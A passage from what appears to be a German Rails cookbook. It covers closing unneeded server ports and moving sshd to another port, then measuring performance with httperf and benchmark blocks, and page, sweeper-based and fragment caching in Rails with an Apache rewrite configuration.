Ihr Server kommuniziert mit dem Netzwerk über Dienste, die an verschiedenen offenen Ports auf eingehende Requests warten. Jeder offene Port stellt für einen Angreifer einen potenziellen Einstieg in Ihr System dar. Um das Risiko eines Angriffs zu minimieren, wollen Sie sicherstellen, dass alle nicht benötigten offenen Ports geschlossen werden.

Lösung

Sie sollten keine Dienste oder Netzwerk-Daemonen laufen haben, die Sie nicht benötigen. Verwenden Sie `netstat`, um sich eine Liste aller Netzwerk-Daemonen und der von ihnen genutzten Ports ausgeben zu lassen. Der folgende Befehl erzeugt eine solche Liste:

```
$ netstat -an
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:7120            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:6000            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
```

Die Ausgabe dieses Befehls nennt Ihnen nicht die einzelnen Dienste, aber Sie erkennen das Protokoll (z.B. TCP) und den Port, den jeder einzelne Dienst nutzt. Zum Beispiel gibt es einen Dienst, der über TCP an Port 22 auf eingehende Verbindungen wartet. Sie wissen vielleicht, dass das der sshd-Server (Secure Shell) ist, der zum Login über das Netzwerk verwendet wird. Wenn Sie das nicht wissen oder wenn Sie unbekannte Dienste sehen,

dann können Sie die Portnummern in der Datei */etc/services* nachschlagen. Diese Datei enthält einfach eine Abbildung gängiger Dienste, die von ihnen üblicherweise verwendeten Ports sowie häufig eine kurze Beschreibung des Dienstes. Hier ein kleiner Ausschnitt aus dieser Datei:

```
$ less /etc/services
...
ftp-data        20/tcp
ftp             21/tcp
fsp             21/udp          fspd
ssh             22/tcp                  # SSH Remote Login Protocol
ssh             22/udp
...
```

Sobald Sie eine Liste aller auf Ihrem System laufenden Dienste erstellt haben, sollten Sie diejenigen abschalten, die Sie nicht benötigen. Dazu reicht es üblicherweise, das entsprechende Paket zu deinstallieren, aber Sie können es stattdessen auch einfach deaktivieren. Bei Debian GNU/Linux-basierten Systemen deaktivieren Sie den Dienst, indem Sie das Startup-Skript für diesen Dienst im Verzeichnis */etc/init.d* löschen oder umbenennen. (Bei Red Hat-Systemen heißt dieses Verzeichnis */etc/rc.d/init.d*.) Um sicherzustellen, dass ein Dienst wirklich deaktiviert ist, sollten Sie den Server neu booten und prüfen, ob er nicht automatisch erneut gestartet wurde.

Bei denjenigen Diensten, die Sie benötigen, wie etwa ssh, können Sie das Risiko gängiger Angriffe minimieren, indem Sie einen vom Standard abweichenden Port verwenden. Der sshd-Daemon kann so konfiguriert werden, dass er an einem hohen (nicht privilegierten) Port auf Requests wartet, indem Sie ihn wie folgt starten:

```
$ sudo /usr/sbin/sshd -p 12345
```

Dieser Befehl weist sshd an, den Port 12345 anstelle des Standard-Ports 22 zu verwenden. Sie können den neuen Port auch in der sshd-Konfigurationsdatei festlegen:

/etc/ssh/sshd_config:

```
# Package generated configuration file
# See the sshd(8) manpage for details

# What ports, IPs and protocols we listen for
Port 12345
...
```

Um die Verbindung mit dem Dienst herzustellen, müssen Sie diesen Nicht-Standard-Port angeben, indem Sie die folgende Option an Ihren ssh-Client übergeben:

```
$ ssh -p 12345 rob@example.com
```

(Beachten Sie, dass der Wechsel von Ports als eine Art »Sicherheit durch Unklarheit« (security through obscurity) betrachtet wird, die im Security-Engineering ein sehr kontrovers diskutiertes Prinzip darstellt. Ein System, das sich nur auf Sicherheit durch Unklarheit verlässt, ist möglicherweise alles andere als sicher.)

Diskussion

Jeder Dienst, der auf einem Server auf eingehende Requests wartet, verlangt vom Systemadministrator einen gewissen Aufwand, damit neu entdeckte Sicherheitslücken schnell geschlossen werden. Je weniger Dienste laufen, desto einfacher ist es, die restlichen auf dem neuesten Stand zu halten. Entscheiden Sie, ob Sie auf Ihrem System wirklich alle laufenden Dienste benötigen, und ist das der Fall, dann sorgen Sie dafür, dass sie sicher bleiben.

Die Lösung zeigt eine Technik, die das Risiko eines erfolgreichen Angriffs verringert, indem sie den ssh-Daemon auf einen vom Standard abweichenden Port legt. Das macht es dem Angreifer nicht so leicht, sich einen Weg in Ihr System zu bahnen, indem er mit einem Skript einfach viele verschiedene Passwörter ausprobiert. Mit einem vom Standard abweichenden Port hat der Benutzer weit weniger Möglichkeiten zu erkennen, wo dieser Port ist, und Sie können das Risiko eines Einbruchs deutlich verringern.

Eine andere Möglichkeit, einen Dienst abzusichern, besteht darin, den Zugriff auf bestimmte Netzwerkadressen zu beschränken. Wenn Sie Ihre Produktionsserver beispielsweise nur über Ihr Büro und von zu Hause aus nutzen, können Sie Folgendes in die */etc/hosts.deny*-Datei Ihres Servers eintragen:

```
sshd: ALL EXCEPT 127.0.0.1,207.201.232.
```

Damit weisen Sie den Server an, jeglichen Traffic mit diesem Dienst abzulehnen, es sei denn, er stammt von den in der Liste aufgeführten Adressen oder Netzwerken.

Siehe auch

- Rezept 11.1, »Ihre Systeme mit starken Passwörtern sicherer machen«
- Weitere Tools zur Untersuchung von Ports finden Sie in Rezept 13.7, »Einfaches Load-Balancing mit Pen«

KAPITEL 12

Performance

12.0 Einführung

Eine Betrachtung der Performance von Webanwendungen ist kompliziert. Performance hat viele verschiedene Aspekte, nicht zuletzt die Frage, ob der Benutzer eine Anwendung subjektiv als schnell oder langsam empfindet. Hält er sie für schnell, kümmert es ihn nicht weiter, ob sich Ihre Server zu Tode schuften (auch wenn Sie das sehr wohl interessieren dürfte). Andererseits wird ein Benutzer mit einer langsamen Internetverbindung Ihre Anwendung als langsam empfinden, selbst wenn Ihre Server ihr Bestes geben. Natürlich haben Sie keinen Einfluss auf die Internetverbindung des Benutzers bzw. auf subjektive Wahrnehmungen. Unabhängig davon, werden Sie ein Ansprechverhalten Ihrer Anwendung anstreben, das dem der populären Internet-Sites mit vergleichbarem Traffic entspricht. Natürlich ist das ein sehr allgemeines Ziel und hat mehr mit den Erwartungen der Benutzer zu tun als mit dem, was Ihre Anwendung durchlaufen muss, um die Inhalte zu generieren.

Nehmen wir beispielsweise an, Ihre Anwendung führt ein sehr komplexes Reporting über eine sehr große Datenmenge aus. Die dynamische Generierung dieser Reports kann recht lange dauern. Die Anwender erwarten hingegen, dass Sie das Problem irgendwie gelöst haben, und wollen die meisten Seiten des Reports in der gleichen Zeitspanne sehen wie statisches HTML.

Denken Sie einen Augenblick über die schnellste Webanwendung nach, die Sie entwickeln könnten. Das wäre wohl ein in C geschriebenes CGI-Programm. In diesem Fall wäre der Performance-Flaschenhals wohl nicht die Anwendung selbst, sondern vielleicht eine Netzwerkschnittstelle oder -verbindung. Das eigentliche Performance-Problem wäre natürlich, dass die Entwicklung dieser Webanwendung in C schwierig zu skalieren und zu pflegen ist. Glücklicherweise haben wir das schon hinter uns gelassen und besitzen wunderbare Frameworks wie Rails, die uns einen Großteil der Komplexität solcher Low-Level-Lösungen abnehmen.

Sie verwenden Rails, weil es die Entwicklung von Webanwendungen einfacher und schneller macht. Aber wie wirkt sich das auf die Performance für den Benutzer aus? Häufig

bezahlen Sie eine solche High-Level-Entwicklung mit der allgemeinen Performance der Anwendung. Das gilt insbesondere für interpretierte dynamische Sprachen.

Rails behandelt Performance-Aspekte auf verschiedene Art und Weise. Die erste ist das Konzept der Umgebungen. Wenn Sie Ihre Rails-Anwendung entwickeln, legen Sie fest, dass Rails im *Development*-Modus (also im Entwicklungsmodus) laufen soll. Dabei wird die gesamte Rails-Umgebung bei jedem Request neu geladen, so dass Änderungen an Ihrer Anwendung sofort sichtbar werden. Sobald Sie die Anwendung produktiv einsetzen, ändert sich die Situation. Nun wollen Sie schnellere Reaktionszeiten und weniger das Neuladen von Klassen und Bibliotheken sehen, die sich zwischen den Requests nicht mehr ändern. Für diesen Zweck ist der *Production*-Modus (d.h. der Produktionsmodus) gedacht. Wird eine Anwendung im Produktionsmodus gestartet, wird die gesamte Rails-Umgebung nur einmal geladen. Gegenüber dem Entwicklungsmodus erleben Sie einen drastischen Performance-Schub.

Gehen wir noch mal zurück zu den Erwartungen: Die Benutzer sehen nicht, was hinter den Kulissen passiert, und glauben, dass alles so schnell sein muss wie statisches HTML. Ein recht hoher Anspruch, aber wenn man darüber nachdenkt, kann ein nicht technischer Anwender kaum wissen, welche Elemente einer Seite dynamisch generiert werden und welche nicht. Er wird Performance-Probleme sehen, und es könnte Sie einiges kosten, wenn er entscheidet, dass der Inhalt das Warten nicht lohnt.

Rails hat auch für dieses Problem eine Lösung. Rails kann den Inhalt dynamischer Seiten in einem Cache zwischenspeichern und auf diese Weise (wenn möglich) Seiten wiederverwenden, die bereits generiert wurden. Fordert der Benutzer eine dynamische Seite an, wird das Ergebnis in einem Cache gespeichert. Nachfolgende Requests für den gleichen Inhalt werden als statisches HTML zurückgeliefert, da angenommen wird, dass keine dynamische Regenerierung erforderlich ist. Nach einer bestimmten Zeitspanne oder vielleicht auch nach einer bestimmten Aktion, die den dynamischen Inhalt ändern kann (etwa ein Update der Datenbank), wird der zwischengespeicherte Inhalt ungültig (oder gelöscht), und eine neue Version wird im Cache angelegt.

Rails kennt drei verschiedene Wege, um Inhalte in einem Cache zwischenzuspeichern. Dieses Kapitel stellt alle drei vor. Wir stellen auch einige Tools zur Performance-Messung vor. Letztendlich können Sie nur über eine Messung bestimmen, ob die Performance verbessert wurde.

Unter dem Strich hängen Ihre Performance-Anforderungen von einer Reihe unterschiedlicher Faktoren ab. Sie können viele Dinge tun, um die Performance durch Hardware oder auch durch clevere Konfigurationen zu verbessern. Dieses Kapitel behandelt (hauptsächlich) Lösungen, die das Rails-Framework selbst betreffen.

Natürlich ist die Performance-Messung letztendlich eine statistische Analyse, und die Statistik ist eine ausgesprochen komplexe Angelegenheit. Nur zu leicht übergeht man wichtige Details, weshalb es besonders wichtig ist, sich streng an die Fakten zu halten und genaue Messungen durchzuführen. Sie müssen wissen, was Sie messen und was das

bedeutet. Zed Shaw hat sich unter *http://www.zedshaw.com/rants/programmer_stats.html* sehr deutlich zu diesem Thema geäußert.

12.1 Webserver-Performance mit Httperf messen

Problem

Sie wollen die Performance Ihrer Anwendung erhöhen. Während Sie mit verschiedenen Caching-Optionen oder Serverkonfigurationen experimentieren, ist es besonders wichtig, deren Auswirkungen auf die Performance zu messen, damit Sie sagen können, was funktioniert und was nicht. Sie benötigen ein Tool, um die Performance Ihrer Anwendung genau messen zu können.

Lösung

Httperf stellt Einrichtungen zur Verfügung, die verschiedene HTTP-Lasten generieren und die Server-Performance unter diesen Lasten messen.

Laden Sie httperf von *http://www.hpl.hp.com/research/linux/httperf* herunter und installieren Sie es mit:

```
$ tar xvzf httperf-0.8.tar.gz
$ cd httperf-0.8
$ ./configure
$ make
$ sudo make install
```

Standardmäßig wird httperf in */usr/local/bin/httperf* installiert. Sie rufen httperf über die Kommandozeile auf oder können den Befehl und dessen Parameter in einem Shell-Skript festhalten, um den wiederholten Aufruf zu vereinfachen. Der Einsatz eines Shell-Skripts ist eine gute Sache, weil Sie die Performance-Tests üblicherweise wiederholen werden und httperf sehr viele Parameter kennt. Hier ein Beispiel:

```
$ cat httperf.sh
#!/bin/sh
httperf --server www.tupleshop.com \
        --port 80 \
        --uri /article/show/1 \
        --rate 250 \
        --num-conn 10000 \
        --num-call 1 \
        --timeout 5
```

Dieser Befehl legt den Server und den Port fest sowie die abzurufende Seite. Sie legen auch eine »Abrufrate« fest, mit der die Verbindungen aufgebaut werden sollen (z.B. 250 Requests pro Sekunde), sowie die Gesamtanzahl gewünschter Verbindungsversuche (z.B. 1000). Die `num-call`-Option weist httperf an, einen Request pro Verbindung durchzufüh-

ren. Der Timeout ist die Zeit (in Sekunden), die Sie gewillt sind, auf eine Antwort zu warten, bevor Sie einen Request als fehlgeschlagen betrachten.

Die Ausführung dieses Befehls dauert ungefähr vier Sekunden. Um die Laufzeit eines Benchmarks zu bestimmen, teilen Sie den `num-conn`-Wert durch die Abrufrate (z.B. 10000 / 250 = 40 Sekunden). Wenn der Befehl abgearbeitet wurde, generiert er einen Bericht mit Messwerten zur Server-Performance unter der simulierten Last.

Diskussion

Es gibt zwei gängige Maße für die Webserver-Performance: die maximale Anzahl von Requests pro Sekunde, die ein Server unter anhaltender Überlastung verarbeiten kann, sowie die durchschnittliche Antwortzeit für jeden Request. Httperf stellt eine Reihe von Optionen bereit, mit denen Sie eine Request-Überlastung oder andere gängige Bedingungen simulieren können. Der wesentliche Punkt ist dabei, dass Sie reale Daten darüber sammeln können, wie sich verschiedene Serverkonfigurationen tatsächlich verhalten.

Wenn es darum geht zu entscheiden, wie eine bestimmte Variable in Ihrer Konfiguration anzupassen ist, etwa die Anzahl der auszuführenden Mongrel-Prozesse, müssen Sie immer von einem grundlegenden Referenzwert ausgehen (z.B. die Performance eines einzelnen Mongrel-Servers messen). Nehmen Sie dann eine Anpassung nach der anderen vor und messen Sie jedes Mal die Performance. Auf diese Weise können Sie sicher sein, dass eine Änderung (wie das Hinzufügen eines weiteren Mongrel-Servers) tatsächlich die Performance verbessert. Performance ist eine schwierige Angelegenheit, und es kann durchaus passieren, dass eine scheinbar harmlose Änderung nach hinten losgeht.

Die Ausgabe von httperf ist in sechs Abschnitten organisiert. Hier die Ausgabe des Befehls aus unserer Lösung:

```
Total: connections 7859 requests 2532 replies 307 test-duration 47.955 s

Connection rate: 163.9 conn/s (6.1 ms/conn, <=1022 concurrent connections)
Connection time [ms]: min 896.1 avg 3680.8 max 8560.2 median 3791.5
  stddev 1563.1
Connection time [ms]: connect 1445.8
Connection length [replies/conn]: 1.000

Request rate: 52.8 req/s (18.9 ms/req)
Request size [B]: 85.0

Reply rate [replies/s]: min 1.8 avg 6.4 max 16.0 stddev 4.4 (9 samples)
Reply time [ms]: response 1619.1 transfer 35.0
Reply size [B]: header 85.0 content 467.0 footer 0.0 (total 552.0)
Reply status: 1xx=0 2xx=13 3xx=0 4xx=0 5xx=294

CPU time [s]: user 0.61 system 30.27 (user 1.3% system 63.1% total 64.4%)
Net I/O: 7.8 KB/s (0.1*10^6 bps)

Errors: total 9693 client-timo 7261 socket-timo 0 connrefused 0
  connreset 291
Errors: fd-unavail 2141 addrunavail 0 ftab-full 0 other 0
```

Die sechs Statistikgruppen werden durch Leerzeilen voneinander getrennt. Die Gruppen bestehen aus Gesamtergebnissen, Ergebnissen in Bezug auf die TCP-Verbindungen, auf die gesendeten Requests, auf die empfangenen Antworten, auf die Nutzung von CPU und Netzwerk sowie aus einer Zusammenfassung der aufgetretenen Fehler (Timeout-Fehler sind bei überlasteten Servern üblich).

Nicht dass ich diesen Punkt übergehen will, aber Sie sollten nicht nur auf das avg-Ergebnis Ihrer Performance-Messungen schauen und glauben, Sie hätten ein Maß dafür, wie gut Ihr Server läuft. Min- und max-Zeiten, stddev-Werte und Fehler versuchen alle, Ihnen bestimmte Dinge mitzuteilen, können aber schwer zu verstehen sein. Wenn Sie sich wirklich ernsthaft mit der Analyse der Server-Performance beschäftigen müssen, lohnt es sich, zumindest die rudimentärsten statistischen und analytischen Konzepte kennenzulernen.

Siehe auch

- Rezept 12.2, »Benchmarking von Teilen Ihres Anwendungscodes«

12.2 Benchmarking von Teilen Ihres Anwendungscodes

Problem

Wenn Sie versuchen, die Performance-Probleme zu isolieren, ist nicht immer offensichtlich, an welcher Stelle in Ihrem Code der Flaschenhals steckt. Sie suchen daher eine Möglichkeit, Teile Ihres Anwendungscodes einem Benchmarking zu unterziehen, egal ob in einem Modell, einem View oder einem Controller.

Lösung

Sie können die Klassenmethode `benchmark` Ihres Modells innerhalb eines Controllers nutzen, um einen Codeblock einem Benchmarking zu unterziehen. Hier ein Beispiel:

app/controllers/reports_controller.rb:

```
class ReportsController < ApplicationController
  def show
    Report.benchmark "Code-Benchmark (im Controller)" do
      # potentzell teurer Controller-Code
    end
  end
end
```

Jeder Aufruf von `benchmark` enthält einen notwendigen `title`-Parameter, der zur Identifikation verwendet wird und ihn von anderen Benchmarks unterscheidet, wenn Sie sich die Ergebnisse in Ihren Logs ansehen.

Ihre Modelle können die gleiche Methode verwenden:

app/models/report.rb:

```
class Report < ActiveRecord::Base
  def generate
    Report.benchmark("Code-Benchmark (im Modell)") do
      # potenziell teurer Modellcode
    end
  end
end
```

In Ihren Views verfügen Sie über den View-Helper `benchmark`, mit dem Sie Code in Ihren Views einschließen können, etwa gerenderte Partials. Hier ein Beispiel:

app/views/reports/show.rhtml:

```
<h1>Show Reports</h1>
<% benchmark "Code-Benchmark (im View)" do -%>
  <%= render :partial => "teures_partial" %>
<% end -%>
```

Diskussion

Wie in der Lösung zu sehen, verlangt `benchmark` einen identifizierenden `title`-Parameter sowie zwei weitere, optionale Parameter: den Log-Level, unter dem das Benchmarking laufen soll, und ob das normale Logging des untersuchten Codes unterdrückt werden soll oder nicht. Die Methoden-Signatur sieht wie folgt aus:

```
benchmark(title, log_level = Logger::DEBUG, use_silence = true) {|| ...}
```

Der Log-Level ist mit `DEBUG` voreingestellt, was das Benchmarking im Produktionsmodus unterdrückt, und `use_silence` ist standardmäßig auf `true` gesetzt. Die Ausgabe aller drei Aufrufe aus unserer Lösung erscheint in Ihren Logs wie folgt:

```
Processing ReportsController#show (for 127.0.0.1 at 2006-09-05 08:24:08)
    [GET]
  Session ID: b16b2b7987619da67dde11f5d9105981
  Parameters: {"action"=>"show", "controller"=>"reports"}
Code-Benchmark (im Controller) (4.20695)
Rendering reports/show
Code-Benchmark (im Modell) (1.00295)
Code-Benchmark (im View) (1.00482)
Completed in 5.23700 (0 reqs/sec) | Rendering: 1.02216 (19%) |
    DB: 0.00000 (0%) | 200 OK [http://localhost/reports/show]
```

Siehe auch

- Rezept 12.1, »Webserver-Performance mit Httperf messen«

12.3 Die Performance durch das Caching statischer Seiten erhöhen

Problem

Sie wollen die Performance der Anwendung erhöhen, indem Sie Seiten mit statischen (oder nicht direkt zu aktualisierenden) Inhalten in einem Cache zwischenspeichern.

Lösung

Sie können Rails über die caches_page-Klassenmethode des Action Controllers anweisen, ganze Seiten im Cache zwischenzuspeichern. Sie rufen caches_page in Ihren Controllern auf und übergeben ihr eine Liste der Aktionen, deren gerenderte Ausgaben gecacht werden sollen. Hier ein Beispiel:

app/controllers/articles_controller.rb:

```
class ArticlesController < ApplicationController

  caches_page :show

  def show
    @article = Article.find(params[:id])
  end

  # ...
end
```

Nun starten Sie den Server im Produktionsmodus, besuchen die Site und rufen die show-Aktion des ArticlesControllers in einem Browser auf:

```
http://tupleshop.com/articles/show/2
```

Neben der Ausgabe des zweiten Artikels (id = 2) schreibt das Seiten-Caching die Ausgabe der show-Aktion als statische HTML-Datei in das Cache-Verzeichnis. Nachfolgend sehen Sie die HTML-Datei, die im *public*-Verzeichnis der Anwendung angelegt wurde:

public/articles/show/2.html:

```
<html>
<head>
  <title>Articles: show</title>
  <link href="/stylesheets/scaffold.css?1156567340" media="screen" rel="Stylesheet"
   type="text/css" />
</head>
<body>
<p style="color: green"></p>

<p>
  <b>Titel:</b> Artikel Nummer 2
</p>
```

```
<p>
  <b>Body:</b> Dies ist der Body des zweiten Artikels...
</p>

<a href="/articles/edit/2">Edit</a> |
<a href="/articles/list">Back</a>

</body>
</html>
```

Diese Datei ist das Ergebnis dessen, was die `show`-Aktion zusammen mit der folgenden *articles.rhtml*-Layout-Datei generiert hat:

app/views/layouts/articles.rhtml:

```
<html>
<head>
  <title>Artikel: <%= controller.action_name %></title>
  <%= stylesheet_link_tag 'scaffold' %>
</head>
<body>
<p style="color: green"><%= flash[:notice] %></p>
<%= yield  %>
</body>
</html>
```

Diskussion

Die Verwendung von `caches_page :show` in der Klassendefinition Ihres Controllers weist Rails an, alle von der `show`-Aktion gerenderten Seiten »zu cachen«, indem es die URL beim ersten Request auf die Platte schreibt. Die Dateien im Cache-Verzeichnis sind nach den Komponenten der angeforderten URL benannt. Das Cache-Verzeichnis der Lösung heißt *articles* (benannt nach dem Controller) und enthält ein Unterverzeichnis namens *show* (benannt nach der Aktion). Jede Datei im Cache ist nach der `id` aus dem Request benannt und wird mit einer *.html*-Erweiterung versehen.

Bei nachfolgenden Requests werden die zwischengespeicherten HTML-Seiten direkt von der Festplatte an Ihren Server zurückgegeben, und Rails bleibt völlig außen vor. Das führt zu gewaltigen Performance-Verbesserungen.

Wie die Lösung zeigt, ist die Aktivierung des Seiten-Cachings von Rails relativ einfach. Schwieriger ist es, Ihren Webserver erkennen zu lassen, dass es statische HTML-Seiten gibt, die er zurückliefern soll, statt das Rails-Framework aufzurufen. Die folgende `VirtualHost`-Definition zeigt, wie man das bei Apache mit Hilfe des `mod_rewrite`-Moduls einrichtet:

apache2.2.3/conf/httpd.conf:

```
<Proxy-Balancer://blogcluster>
    # Mitglieder des Clusters
    BalancerMember http://127.0.0.1:7171
</Proxy>
```

```
<VirtualHost *:81>
    ServerName blog
    DocumentRoot /var/www/cache/public

    <Directory /var/www/cache/public>
        Options Indexes FollowSymLinks MultiViews
        AllowOverride None
        Order allow,deny
        allow from all
    </Directory>

    RewriteEngine On

    RewriteRule ^$ index.html [QSA]
    RewriteRule ^([^.]+)$ $1.html [QSA]

    RewriteCond %{DOCUMENT_ROOT}/%{REQUEST_FILENAME} !-f
    RewriteRule ^/(.*)$ balancer://blogcluster%{REQUEST_URI} [P,QSA,L]

</VirtualHost>
```

Nachdem die Rewrite-Engine aktiviert wurde, werden zwei Rewrite-Regeln definiert. Diese Regeln übersetzen sowohl Requests für den Anwendungs-Stamm als auch Requests im typischen Rails-Format (Controller/Aktion/ID) in Requests für HTML-Dateien, die im Cache-Verzeichnis vorliegen könnten. Die Rewrite-Bedingung baut einen System-Dateipfad aus dem Request-String auf und prüft, ob die HTML-Datei existiert. Wenn eine HTML-Datei dem eingehenden Request entspricht, wird sie unter Umgehung von Rails direkt vom Webserver zurückgegeben. Liegt die HTML-Datei nicht im Cache (d.h., die Rewrite-Regel ist erfolgreich), dann wird der Request an `mod_proxy_balancer` übergeben, der Rails die Seite über einen Mongrel-Prozess verarbeiten lässt.

Die Dinge könnten kompliziert werden, wenn Rails Unterverzeichnisse im *public*-Verzeichnis der Anwendung anlegt. Möglicherweise gibt es Konflikte mit bereits existierenden Verzeichnissen. Diese Situation kann leicht vermieden werden, indem man das Standardverzeichnis für die Cache-Ablage ändert. Zu diesem Zweck tragen Sie die folgende Zeile in Ihre *config/environment.rb* ein:

```
config.action_controller.page_cache_directory = \
                                        RAILS_ROOT+"/public/cache/"
```

Nachdem das Cache-Verzeichnis geändert wurde, müssen Sie auch die Rewrite-Regeln entsprechend anpassen. Ersetzen Sie sie wie folgt:

```
RewriteRule ^$ cache/index.html [QSA]
RewriteRule ^([^.]+)$ cache/$1.html [QSA]
```

`mod_rewrite` ist ein leistungsfähiges und komplexes Modul. Wenn Sie Schwierigkeiten bekommen und sehen müssen, was hinter den Kulissen vorgeht, aktivieren Sie das Debugging, indem Sie Folgendes in die Definition des virtuellen Hosts aufnehmen:

```
RewriteLog logs/myapp_rewrite_log
RewriteLogLevel 9
```

Weitere Informationen finden Sie in der Apache-Dokumentation.

Siehe auch

- Rezept 12.4, »Gecachte Seiten entfernen«
- Rezept 12.5, »Statische und dynamische Inhalte über Fragment-Caching mischen«
- Rezept 12.7, »Datenzugriffe mit memcached beschleunigen«
- Rezept 12.8, »Die Performance durch das Caching nachbearbeiteter Inhalte erhöhen«

12.4 Gecachte Seiten entfernen

Problem

Sie haben Seiten Ihrer Anwendung über den Seiten-Caching-Mechanismus von Rails zwischengespeichert und benötigen ein System, um die Seiten aus dem Cache zu entfernen, wenn sich die Daten für diese Seiten ändern.

Lösung

Um im Cache liegende Seiten zu entfernen, wenn deren Inhalt aktualisiert wird, können Sie `expire_page` in der `update`-Aktion Ihres Controllers aufrufen; zum Beispiel:

```
def update
  @recipe = Recipe.find(params[:id])
  if @recipe.update_attributes(params[:recipe])
    flash[:notice] = 'Rezept erfolgreich aktualisiert.'

    expire_page :controller => "recipes", :action => %W( show new ),
                                          :id => params[:id]
    redirect_to :action => 'show', :id => @recipe
  else
    render :action => 'edit'
  end
end
```

Das Löschen aus dem Cache wird häufig komplizierter, wenn Sie mit Seiten arbeiten, die Inhalte aus verwandten Modellen nutzen, etwa eine Artikelseite, die eine Liste mit Kommentaren ausgibt. Wenn Sie in diesem Fall einen Kommentar aktualisieren, müssen Sie nicht nur sicherstellen, dass der Kommentar aus dem Cache entfernt wird, sondern auch der dazugehörige Artikel. Darum kümmert sich ein weiterer `expire_page`-Aufruf:

```
def update
  @comment = Comment.find(params[:id])
  if @comment.update_attributes(params[:comment])
    flash[:notice] = 'Kommentar erfolgreich aktualisiert.'
```

```
    expire_page :controller => "comments", :action => "show",
                                           :id => @comment.id

    expire_page :controller => "articles", :action => "show",
                                           :id => @comment.article_id
    redirect_to :action => 'show', :id => @comment
  else
    render :action => 'edit'
  end
end
```

Dieses Beispiel entfernt die gecachte Seite des zu aktualisierenden Kommentars sowie die dazugehörige Artikelseite basierend auf der `article_id` aus dem `@comment`-Objekt.

Diskussion

Das Caching von Seiten unter Rails beginnt als einfache Lösung für Performance-Probleme, kann aber schnell zu einem ganz eigenen Problem werden, wenn das Löschen aus dem Cache komplexer wird. Die Symptome solcher Cache-Probleme sind üblicherweise Seiten, die nicht entfernt werden, wenn sie entfernt werden sollten.

Ein Ansatz, diesen Problemen zu begegnen, besteht darin, alle Dateien eines bestimmten Bereichs aus dem Cache zu löschen, wenn sich ein beliebiger Teil der darin enthaltenen Daten ändert. Zusätzlich bietet Rails sogenannte Sweeper-Klassen (engl. kehren) an, mit deren Hilfe Sie den Cache-Lösch-Code organisieren können. Diese Klassen sind Subklassen von `ActionController::Caching::Sweeper`.

Das folgende Beispiel zeigt einen Sweeper, der alle im Cache liegenden Dateien einer Anwendung löscht, wenn entweder ein Artikel oder ein Kommentar aktualisiert oder gelöscht wird.

Zuerst wollen wir davon ausgehen, dass das Cache-Verzeichnis irgendwo unter *public* liegt:

config/environment.rb:

```
config.action_controller.page_cache_directory = \
                                        RAILS_ROOT+"/public/cache/"
```

Um eine gewisse Organisation beizubehalten, können Sie Ihre Cache-Sweeper in *app/cachers* vorhalten. Damit Rails dieses Verzeichnis in Ihre Umgebung aufnimmt, fügen Sie die folgenden Zeilen in Ihre *environment.rb* ein:

config/environment.rb:

```
Rails::Initializer.run do |config|
  # ...
  config.load_paths += %W( #{RAILS_ROOT}/app/cachers )
end
```

Dann definieren Sie eine `CacheSweeper`-Klasse wie folgt:

```
class CacheSweeper < ActionController::Caching::Sweeper
  observe Article, Comment
  def after_save(record)
```

```
    self.class::sweep
  end

  def after_destroy(record)
    self.class::sweep
  end

  def self.sweep
    cache_dir = ActionController::Base.page_cache_directory
    unless cache_dir == RAILS_ROOT+"/public"
      FileUtils.rm_r(Dir.glob(cache_dir+"/*")) rescue Errno::ENOENT
    end
  end
end
```

Der `CacheSweeper` fungiert als Observer (der Änderungen in den `Article`- und `Comment`-Klassen überwacht) und gleichzeitig als Filter. Das Filterverhalten wird festgelegt, indem man den Namen der Sweeper-Klasse und die Bedingungen, unter denen gefiltert werden soll, an die `cache_sweeper`-Methode des Controllers übergibt:

```
class ArticlesController < ApplicationController
  caches_page :show
  cache_sweeper :article_sweeper, :only => [ :edit, :destroy ]

  #...
end
```

Jedes Mal, wenn ein Artikel-Datensatz gespeichert oder gelöscht wird, wird Folgendes aufgerufen:

```
FileUtils.rm_r(Dir.glob(cache_dir+"/*")) rescue Errno::ENOENT
```

Diese Aktion entfernt einfach den gesamten Inhalt Ihres Cache-Verzeichnisses. Ob Sie diese Methode wählen oder eine etwas feinere, hängt von den jeweiligen Performance-Anforderungen Ihrer Anwendung ab.

Siehe auch

- `memcached` kann so eingerichtet werden, dass es Ihren Cache automatisch löscht, siehe Rezept 12.7, »Datenzugriffe mit memcached beschleunigen«

12.5 Statische und dynamische Inhalte über Fragment-Caching mischen

Problem

Eine Seite Ihrer Anwendung enthält verschiedene dynamisch generierte Abschnitte. Sie wollen die Performance erhöhen, indem Sie bestimmte Teile im Cache speichern, während andere dynamisch generiert werden.

Lösung

Rails stellt das Fragment-Caching zur Verfügung, mit dessen Hilfe Sie kontrollieren können, welche Abschnitte einer Seite im Cache zwischengespeichert und welche tatsächlich dynamisch generiert werden. Sie können verschiedene Teile einer Seite sogar individuell speichern und unterschiedliche Kriterien festlegen, wie diese Abschnitte wieder aus dem Cache entfernt werden.

Um die Art der Fragmentspeicherung festzulegen, lassen Sie Rails Folgendes nutzen:

config/environment.rb:

```
ActionController::Base.fragment_cache_store =
                              :file_store, %W( #{RAILS_ROOT}/public/frags )
```

Damit weisen Sie Rails an, individuelle Fragmente im Verzeichnis *public/frags* abzulegen.

Das Fragment-Caching ist am sinnvollsten, wenn Sie eine teure Query verwenden, die zum Rendering irgendeiner Ausgabe verwendet wird. Um das Fragment-Caching zu demonstrieren, soll die nachfolgende `get_time`-Klassenmethode des `Invoice`-Modells die Rolle der Query übernehmen, deren Ausführung eine gewisse Zeit in Anspruch nimmt:

app/models/invoice.rb:

```
class Invoice < ActiveRecord::Base

  def self.get_time
    find_by_sql("select now() as time;")[0].time
  end
end
```

Das folgende View-Template gibt drei verschiedene Versionen der Ausgabe von `Invoice#get_time` aus, die dem `"show"`-Template über die Instanzvariable `@report` zur Verfügung gestellt wird:

app/views/reports/show.rhtml:

```
<h1>Reports</h1>
<%= link_to "show", :action => "show" %> |
<%= link_to "expire_one", :action => "expire_one" %> |
<%= link_to "expire_all", :action => "expire_all" %>
<br /><hr />

<%= @report %><br />

<% cache(:action => "show", :id => "report_one") do %>
  <%= @report %><br />
<% end %>

<% cache(:action => "show", :id => "report_two") do %>
  <%= @report %><br />
<% end %>
```

